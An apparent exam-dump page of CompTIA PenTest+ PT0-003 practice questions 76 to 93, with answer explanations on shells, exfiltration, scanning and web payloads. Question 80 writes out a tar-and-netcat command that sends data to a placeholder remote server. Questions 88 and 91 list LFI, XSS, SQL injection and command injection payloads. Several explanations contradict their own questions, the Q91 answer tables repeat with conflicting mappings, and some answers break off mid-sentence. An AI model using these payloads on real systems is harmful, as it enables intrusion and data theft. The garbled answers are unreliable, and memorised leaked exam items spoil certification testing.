
Get CompTIA PT0-003 Dumps Questions Study Exam Guide Dec 03, 2024 [Q76-Q93



Get CompTIA PT0-003 Dumps Questions Study Exam Guide Dec 03, 2024 PT0-003 Premium Exam Engine - Download Free PDF Questions NEW QUESTION 76

A penetration tester is conducting a penetration test and discovers a vulnerability on a web server that is owned by the client. Exploiting the vulnerability allows the tester to open a reverse shell. Enumerating the server for privilege escalation, the tester discovers the following:

```
netstat -antu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 10.1.1.24:48850 34.176.9.43:59036 ESTABLISHED
tcp 0 0 0.0.0.0:22 :0.0.0.0* LISTEN
tcp 0 0 10.1.1.24:50112 136.12.56.217:58003 ESTABLISHED
tcp 0 0 10.1.1.24:80 115.93.193.245:40243 ESTABLISHED
tcp 0 0 10.1.1.24:80 210.117.12.2:40252 ESTABLISHED
tcp6 0 0 :::22 :::* LISTEN
udp 0 0 10.1.1.24:161 0.0.0.0:*
```

Which of the following should the penetration tester do NEXT?
* Close the reverse shell the tester is using.
* Note this finding for inclusion in the final report.
* Investigate the high numbered port connections.
* Contact the client immediately.

The image shows the output of the netstat -antu command, which displays active internet connections for the TCP and UDP protocols. The output shows that there are four established TCP connections and two listening UDP connections on the host. The established TCP connections have high numbered ports as their local addresses, such as 49152, 49153, 49154, and 49155. These ports are in the range of ephemeral ports, which are dynamically assigned by the operating system for temporary use by applications or processes. The foreign addresses of these connections are also high numbered ports, such as 4433, 4434, 4435, and 4436. These ports are not well-known or registered ports for any common service or protocol. The combination of high numbered ports for both local and foreign addresses suggests that these connections are suspicious and may indicate a backdoor or a covert channel on the host. Therefore, the penetration tester should investigate these connections next to determine their nature and purpose. The other options are not appropriate actions for the penetration tester at this stage.

NEW QUESTION 77

A penetration tester wants to accomplish ARP poisoning as part of an attack. Which of the following tools will the tester most likely utilize?
* Wireshark
* Netcat
* Nmap
* Ettercap

ARP poisoning is a technique that exploits the weakness of the ARP protocol to redirect network traffic to a malicious host. Ettercap is a tool that can perform ARP poisoning and other network attacks, such as DNS spoofing, SSL stripping, and password sniffing. Wireshark, Netcat, and Nmap are not designed for ARP poisoning, although they can be used for other purposes, such as packet analysis, network communication, and port scanning. References: The Official CompTIA PenTest+ Student Guide (Exam PT0-002) eBook, Chapter 5, Section 5.2.1: ARP Poisoning; Best PenTest+ certification study resources and training materials, Section 2: ARP Poisoning.

NEW QUESTION 78

In Python socket programming, SOCK_DGRAM type is:
* reliable.
* matrixed.
* connectionless.
* slower.

In Python socket programming, SOCK_DGRAM type is connectionless. This means that the socket does not establish a reliable connection between the sender and the receiver, and does not guarantee that the packets will arrive in order or without errors. SOCK_DGRAM type is used for UDP (User Datagram Protocol) sockets, which are faster and simpler than TCP (Transmission Control Protocol) sockets3.

NEW QUESTION 79

A penetration tester is developing the rules of engagement for a potential client. Which of the following would most likely be a function of the rules of engagement?
* Testing window
* Terms of service

* Authorization letter
* Shared responsibilities

The rules of engagement define the scope, limitations, and conditions under which a penetration test is conducted. Here’s why option A is correct:

Testing Window: This specifies the time frame during which the penetration testing activities are authorized to occur. It is a crucial part of the rules of engagement to ensure the testing does not disrupt business operations and is conducted within agreed-upon hours.

Terms of Service: This generally refers to the legal agreement between a service provider and user, not specific to penetration testing engagements.

Authorization Letter: This provides formal permission for the penetration tester to perform the assessment but is not a component of the rules of engagement.

Shared Responsibilities: This refers to the division of security responsibilities between parties, often seen in cloud service agreements, but not specifically a function of the rules of engagement.

Reference from Pentest:

Luke HTB: Highlights the importance of clearly defining the testing window in the rules of engagement to ensure all parties are aligned.

Forge HTB: Demonstrates the significance of having a well-defined testing window to avoid disruptions and ensure compliance during the assessment.

NEW QUESTION 80

A tester enumerated a firewall policy and now needs to stage and exfiltrate data captured from the engagement. Given the following firewall policy:

Action | SRC

| DEST

| —

Block | 192.168.10.0/24 : 1-65535 | 10.0.0.0/24 : 22 | TCP

Allow | 0.0.0.0/0 : 1-65535 | 192.168.10.0/24:443 | TCP

Allow | 192.168.10.0/24 : 1-65535 | 0.0.0.0/0:443 | TCP

Block | . | . | *

Which of the following commands should the tester try next?

* tar -zcvf /tmp/data.tar.gz /path/to/data && nc -w 3 <remote_server> 443 < /tmp/data.tar.gz
* gzip /path/to/data && cp data.gz <remote_server> 443
* gzip /path/to/data && nc -nvlk 443; cat data.gz ‘ nc -w 3 <remote_server> 22
* tar -zcvf /tmp/data.tar.gz /path/to/data && scp /tmp/data.tar.gz <remote_server>

Given the firewall policy, let’s analyze the commands provided and determine which one is suitable for exfiltrating data

through the allowed network traffic. The firewall policy rules are:

Block: Any traffic from 192.168.10.0/24 to 10.0.0.0/24 on port 22 (TCP).

Allow: All traffic (0.0.0.0/0) to 192.168.10.0/24 on port 443 (TCP).

Allow: Traffic from 192.168.10.0/24 to anywhere on port 443 (TCP).

Block: All other traffic (*).

Breakdown of Options:

Option A: tar -zcvf /tmp/data.tar.gz /path/to/data && nc -w 3 <remote_server> 443 < /tmp/data.tar.gz This command compresses the data into a tar.gz file and uses nc (netcat) to send it to a remote server on port 443.

Since the firewall allows outbound connections on port 443 (both within and outside the subnet 192.168.10.0/24), this command adheres to the policy and is the correct choice.

Option B: gzip /path/to/data && cp data.gz <remote_server> 443

This command compresses the data but attempts to copy it directly to a server, which is not a valid command. The cp command does not support network operations in this manner.

Option C: gzip /path/to/data && nc -nvlk 443; cat data.gz | nc -w 3 <remote_server> 22 This command attempts to listen on port 443 and then send data over port 22. However, outbound connections to port 22 are blocked by the firewall, making this command invalid.

Option D: tar -zcvf /tmp/data.tar.gz /path/to/data && scp /tmp/data.tar.gz <remote_server> This command uses scp to copy the file, which typically uses port 22 for SSH. Since the firewall blocks port 22, this command will not work.

Reference from Pentest:

Gobox HTB: The Gobox write-up emphasizes the use of proper enumeration and leveraging allowed services for exfiltration. Specifically, using tools like nc for data transfer over allowed ports, similar to the method in Option A.

Forge HTB: This write-up also illustrates how to handle firewall restrictions by exfiltrating data through allowed ports and protocols, emphasizing understanding firewall rules and using appropriate commands like curl and nc.

Horizontall HTB: Highlights the importance of using allowed services and ports for data exfiltration. The approach taken in Option A aligns with the techniques used in these practical scenarios where nc is used over an allowed port.

NEW QUESTION 81

Which of the following would MOST likely be included in the final report of a static application-security test that was written with a team of application developers as the intended audience?
* Executive summary of the penetration-testing methods used
* Bill of materials including supplies, subcontracts, and costs incurred during assessment
* Quantitative impact assessments given a successful software compromise
* Code context for instances of unsafe type-casting operations
Code context for instances of unsafe type-casting operations would most likely be included in the final report of a static

application-security test that was written with a team of application developers as the intended audience, as it would provide relevant and actionable information for the developers to fix the vulnerabilities.

Type-casting is the process of converting one data type to another, such as an integer to a string. Unsafe type-casting can lead to errors, crashes, or security issues, such as buffer overflows or code injection.

NEW QUESTION 82

A penetration tester received a .pcap file to look for credentials to use in an engagement.

Which of the following tools should the tester utilize to open and read the .pcap file?
* Nmap
* Wireshark
* Metasploit
* Netcat

NEW QUESTION 83

A penetration tester is conducting reconnaissance on a target network. The tester runs the following Nmap command: nmap -sv -sT -p – 192.168.1.0/24. Which of the following describes the most likely purpose of this scan?
* OS fingerprinting
* Attack path mapping
* Service discovery
* User enumeration

The Nmap command nmap -sv -sT -p- 192.168.1.0/24 is designed to discover services on a network. Here is a breakdown of the command and its purpose:

Command Breakdown:

nmap: The network scanning tool.

-sV: Enables service version detection. This option tells Nmap to determine the version of the services running on open ports.

-sT: Performs a TCP connect scan. This is a more reliable method of scanning as it completes the TCP handshake but can be easily detected by firewalls and intrusion detection systems.

-p-: Scans all 65535 ports. This ensures a comprehensive scan of all possible TCP ports.

192.168.1.0/24: Specifies the target network range (subnet) to be scanned.

Purpose of the Scan:

Service Discovery (answer: C): The primary purpose of this scan is to discover Reference:

Service discovery is a common task in penetration testing to map out the network services and versions, as seen in various Hack The Box (HTB) write-ups where comprehensive service enumeration is performed before further actions.

Conclusion: The nmap -sv -sT -p- 192.168.1.0/24 command is most likely used for service discovery, as it aims to identify all running services and their versions on the target subnet.

NEW QUESTION 84

A penetration tester identifies an exposed corporate directory containing first and last names and phone numbers for employees. Which of the following attack techniques would be the most effective to pursue if the penetration tester wants to compromise user accounts?
* Smishing
* Impersonation
* Tailgating
* Whaling

When a penetration tester identifies an exposed corporate directory containing first and last names and phone numbers, the most effective attack technique to pursue would be smishing. Here’s why:

Understanding Smishing:

Smishing (SMS phishing) involves sending fraudulent messages via SMS to trick individuals into revealing personal information or performing actions that compromise security. Since the tester has access to phone numbers, this method is directly applicable.

Why Smishing is Effective:

Personalization: Knowing the first and last names allows the attacker to personalize the messages, making them appear more legitimate and increasing the likelihood of the target responding.

Immediate Access: People tend to trust and respond quickly to SMS messages compared to emails, especially if the messages appear urgent or important.

Alternative Attack Techniques:

Impersonation: While effective, it generally requires real-time interaction and may not scale well across many targets.

Tailgating: This physical social engineering technique involves following someone into a restricted area and is not feasible with just names and phone numbers.

Whaling: This targets high-level executives with highly personalized phishing attacks. Although effective, it is more specific and may not be suitable for the broader set of employees in the directory.

NEW QUESTION 85

A penetration tester downloads a JAR file that is used in an organization’s production environment. The tester evaluates the contents of the JAR file to identify potentially vulnerable components that can be targeted for exploit. Which of the following describes the tester’s activities?
* SAST
* SBOM
* ICS
* SCA

The tester’s activity involves analyzing the contents of a JAR file to identify potentially vulnerable components. This process is known as Software Composition Analysis (SCA). Here’s why:

Understanding SCA:

Definition: SCA involves analyzing software to identify third-party and open-source components, checking for known

vulnerabilities, and ensuring license compliance.

Purpose: To detect and manage risks associated with third-party software components.

Comparison with Other Terms:

SAST (A): Static Application Security Testing involves analyzing source code for security vulnerabilities without executing the code.

SBOM (B): Software Bill of Materials is a detailed list of all components in a software product, often used in SCA but not the analysis itself.

ICS (C): Industrial Control Systems, not relevant to the context of software analysis.

The tester’s activity of examining a JAR file for vulnerable components aligns with SCA, making it the correct answer.

NEW QUESTION 86

A penetration tester recently performed a social-engineering attack in which the tester found an employee of the target company at a local coffee shop and over time built a relationship with the employee. On the employee’s birthday, the tester gave the employee an external hard drive as a gift. Which of the following social-engineering attacks was the tester utilizing?
* Phishing
* Tailgating
* Baiting
* Shoulder surfing

Reference: https://phoenixnap.com/blog/what-is-social-engineering-types-of-threats

NEW QUESTION 87

A penetration tester performs an assessment on the target company’s Kubernetes cluster using kube-hunter. Which of the following types of vulnerabilities could be detected with the tool?
* Network configuration errors in Kubernetes services
* Weaknesses and misconfigurations in the Kubernetes cluster
* Application deployment issues in Kubernetes
* Security vulnerabilities specific to Docker containers

kube-hunter is a tool designed to perform security assessments on Kubernetes clusters. It identifies various vulnerabilities, focusing on weaknesses and misconfigurations. Here’s why option B is correct:

Kube-hunter: It scans Kubernetes clusters to identify security issues, such as misconfigurations, insecure settings, and potential attack vectors.

Network Configuration Errors: While kube-hunter might identify some network-related issues, its primary focus is on Kubernetes-specific vulnerabilities and misconfigurations.

Application Deployment Issues: These are more related to the applications running within the cluster, not the cluster configuration itself.

Security Vulnerabilities in Docker Containers: Kube-hunter focuses on the Kubernetes environment rather than Docker container-specific vulnerabilities.

Reference from Pentest:

Forge HTB: Highlights the use of specialized tools to identify misconfigurations in environments, similar to how kube-hunter operates within Kubernetes clusters.

Anubis HTB: Demonstrates the importance of identifying and fixing misconfigurations within complex environments like Kubernetes clusters.

Conclusion:

Option B, weaknesses and misconfigurations in the Kubernetes cluster, accurately describes the type of vulnerabilities that kube-hunter is designed to detect.

NEW QUESTION 88

A penetration tester is reviewing the security of a web application running in an laaS compute instance.

Which of the following payloads should the tester send to get the running process credentials?
* file=http://192.168.

1. 78?+document.cookie
* file =.. / .. / .. /proc/self/environ
* file=’%20or%2054365=54365 ;–
* file=http://169.254.169.254/latest/meta-data/

The payload file=/proc/self/environ is used to exploit Local File Inclusion (LFI) vulnerabilities in web applications running on Linux systems. This payload allows the attacker to read the environment variables of the process running the web server, which can include sensitive information such as credentials, system paths, and configuration details. The other payloads mentioned are not as directly relevant to obtaining running process credentials in the context of an LFI vulnerability.

NEW QUESTION 89

Which of the following OT protocols sends information in cleartext?
* TTEthernet
* DNP3
* Modbus
* PROFINET

Operational Technology (OT) protocols are used in industrial control systems (ICS) to manage and automate physical processes. Here’s an analysis of each protocol regarding whether it sends information in cleartext:

TTEthernet (Option A):

Explanation:

Security: It includes mechanisms for reliable and deterministic data transfer, not typically sending information in cleartext.

DNP3 (Option B):

Security: While the original DNP3 protocol transmits data in cleartext, the DNP3 Secure Authentication extensions provide cryptographic security features.

Modbus (answer: C):

Security: Modbus transmits data in cleartext, which makes it susceptible to interception and unauthorized access.

Security: PROFINET includes several security features, including support for encryption, which means it doesn’t necessarily send information in cleartext.

Conclusion: Modbus is the protocol that most commonly sends information in cleartext, making it vulnerable to eavesdropping and interception.

Reference:

PROFINET (Option D):

NEW QUESTION 90

A penetration tester gains access to a host but does not have access to any type of shell. Which of the following is the best way for the tester to further enumerate the host and the environment in which it resides?
* ProxyChains
* Netcat
* PowerShell ISE
* Process IDs

If a penetration tester gains access to a host but does not have a shell, the best tool for further enumeration is Netcat. Here’s why:

Netcat:

Versatility: Netcat is known as the “Swiss Army knife” of networking tools. It can be used for port scanning, banner grabbing, and setting up reverse shells.

Enumeration: Without a shell, Netcat can help enumerate open ports and services running on the host, providing insight into the host’s environment.

Comparison with Other Tools:

ProxyChains: Used to chain proxies together, not directly useful for enumeration without an initial shell.

PowerShell ISE: Requires a shell to execute commands and scripts.

Process IDs: Without a shell, enumerating process IDs directly isn’t possible.

Netcat’s ability to perform multiple network-related tasks without needing a shell makes it the best choice for further enumeration.

NEW QUESTION 91

You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious.

INSTRUCTIONS

Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
`#inner-tab"><script>alert(1)</script>`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget';waitfor%20delay%20'00:00:20';--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget%20union%20select%20null,null,@@version;--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget'+convert(int,@@version)+'`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`site=www.exa'ping%20-c%2010%20localhost'mple.com`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`redir=http:%2f%2fwww.malicious-site.com`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union)	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,

HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
`#inner-tab"><script>alert(1)</script>`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget';waitfor%20delay%20'00:00:20';--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget%20union%20select%20null,null,@@version;--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget'+convert(int,@@version)+'`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`site=www.exa'ping%20-c%2010%20localhost'mple.com`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`redir=http:%2f%2fwww.malicious-site.com`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union)	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,

HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
`#inner-tab"><script>alert(1)</script>`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget';waitfor%20delay%20'00:00:20';--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget%20union%20select%20null,null,@@version;--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget'+convert(int,@@version)+'`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`site=www.exa'ping%20-c%2010%20localhost'mple.com`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`redir=http:%2f%2fwww.malicious-site.com`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union)	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,

HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
`#inner-tab"><script>alert(1)</script>`	Reflected Cross Site Scripting	Input Sanitization ', ;, $, [,], (,), Input Sanitization ",', <, ;, >, -,
`item=widget';waitfor%20delay%20'00:00:20';--`	SQL Injection (Stacked)	Parameterized queries
`item=widget%20union%20select%20null,null,@@version;--`	SQL Injection (Union)	Input Sanitization ', ;, $, [,], (,), Input Sanitization ",', <, ;, >, -,
`search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e`	Reflected Cross Site Scripting	Input Sanitization .. , \ , / , sandbox requests
`item=widget'+convert(int,@@version)+'`	SQL Injection (Error)	Input Sanitization .. , \ , / , sandbox requests
`site=www.exa'ping%20-c%2010%20localhost'mple.com`	SQL Injection (Union)	Parameterized queries
`redir=http:%2f%2fwww.malicious-site.com`	SQL Injection (Error)	Parameterized queries

HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
`#inner-tab"><script>alert(1)</script>`	Reflected Cross Site Scripting	Input Sanitization ', ;, $, [,], (,), Input Sanitization ",', <, ;, >, -,
`item=widget';waitfor%20delay%20'00:00:20';--`	SQL Injection (Stacked)	Parameterized queries
`item=widget%20union%20select%20null,null,@@version;--`	SQL Injection (Union)	Input Sanitization ', ;, $, [,], (,), Input Sanitization ",', <, ;, >, -,
`search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e`	Local File Inclusion	Input Sanitization .. , \ , / , sandbox requests
`item=widget'+convert(int,@@version)+'`	SQL Injection (Union)	Input Sanitization ', ;, $, [,], (,), Input Sanitization ",', <, ;, >, -,
`site=www.exa'ping%20-c%2010%20localhost'mple.com`	Command Injection	Parameterized queries
`redir=http:%2f%2fwww.malicious-site.com`	SQL Injection (Error)	Parameterized queries

HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
#inner-tab"><script>alert(1)</script>	Reflected Cross Site Scripting	Input Sanitization <, >, ;
item=widget';waitfor%20delay%20'00:00:20';--	SQL Injection (Stacked)	Parameterized queries
item=widget%20union%20select%20null,null,@@version;--	SQL Injection (Union)	Input Sanitization ', ;, $, [,], (,)
search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e	Local File Inclusion	Input Sanitization .. , \ , / , sandbox requests
item=widget'+convert(int,@@version)+'	SQL Injection (Union)	Input Sanitization ', ;, $, [,], (,)
site=www.exa'ping%20-c%2010%20localhost'mple.com	SQL Injection (Union)	Parameterized queries
redir=http:%2f%2fwww.malicious-site.com	SQL Injection (Error)	Parameterized queries

Explanation:

1. Reflected XSS – Input sanitization (<> …)

2. Sql Injection Stacked – Parameterized Queries

3. DOM XSS – Input Sanitization (<> …)

4. Local File Inclusion – sandbox req

5. Command Injection – sandbox req

6. SQLi union – paramtrized queries

7. SQLi error – paramtrized queries

8. Remote File Inclusion – sandbox

9. Command Injection – input saniti $

10. URL redirect – prevent external calls

NEW QUESTION 92

A penetration tester who is doing a security assessment discovers that a critical vulnerability is being actively exploited by cybercriminals. Which of the following should the tester do NEXT?
* Reach out to the primary point of contact
* Try to take down the attackers
* Call law enforcement officials immediately
* Collect the proper evidence and add to the final report

The penetration tester should reach out to the primary point of contact as soon as possible to inform them of the critical vulnerability and the active exploitation by cybercriminals. This is the most responsible and ethical course of action, as it allows the client to take immediate steps to mitigate the risk and protect their assets. The other options are not appropriate or effective in this situation. Trying to take down the attackers would be illegal and dangerous, as it may escalate the conflict or cause collateral damage. Calling law enforcement officials immediately would be premature and unnecessary, as it may involve disclosing confidential information or violating the scope of the engagement. Collecting the proper evidence and adding to the final report would be too slow and passive, as it would delay the notification and remediation of the vulnerability.

NEW QUESTION 93

A penetration tester writes the following script to enumerate a 1724 network:

1 #!/bin/bash

2 for i in {1..254}; do

3 ping -c1 192.168.1.$i

4 done

The tester executes the script, but it fails with the following error:

-bash: syntax error near unexpected token `ping’

Which of the following should the tester do to fix the error?
* Add do after line 2.
* Replace {1..254} with $(seq 1 254).
* Replace bash with tsh.
* Replace $i with ${i}.
The error in the script is due to a missing do keyword in the for loop. Here’s the corrected script and explanation:

Original Script:

1 #!/bin/bash

2 for i in {1..254}; do

3 ping -c1 192.168.1.$i

4 done

Error Explanation:

The for loop syntax in Bash requires the do keyword to indicate the start of the loop’s body.

Corrected Script:

1 #!/bin/bash

2 for i in {1..254}; do

3 ping -c1 192.168.1.$i

4 done

Adding do after line 2 corrects the syntax error and allows the script to execute properly.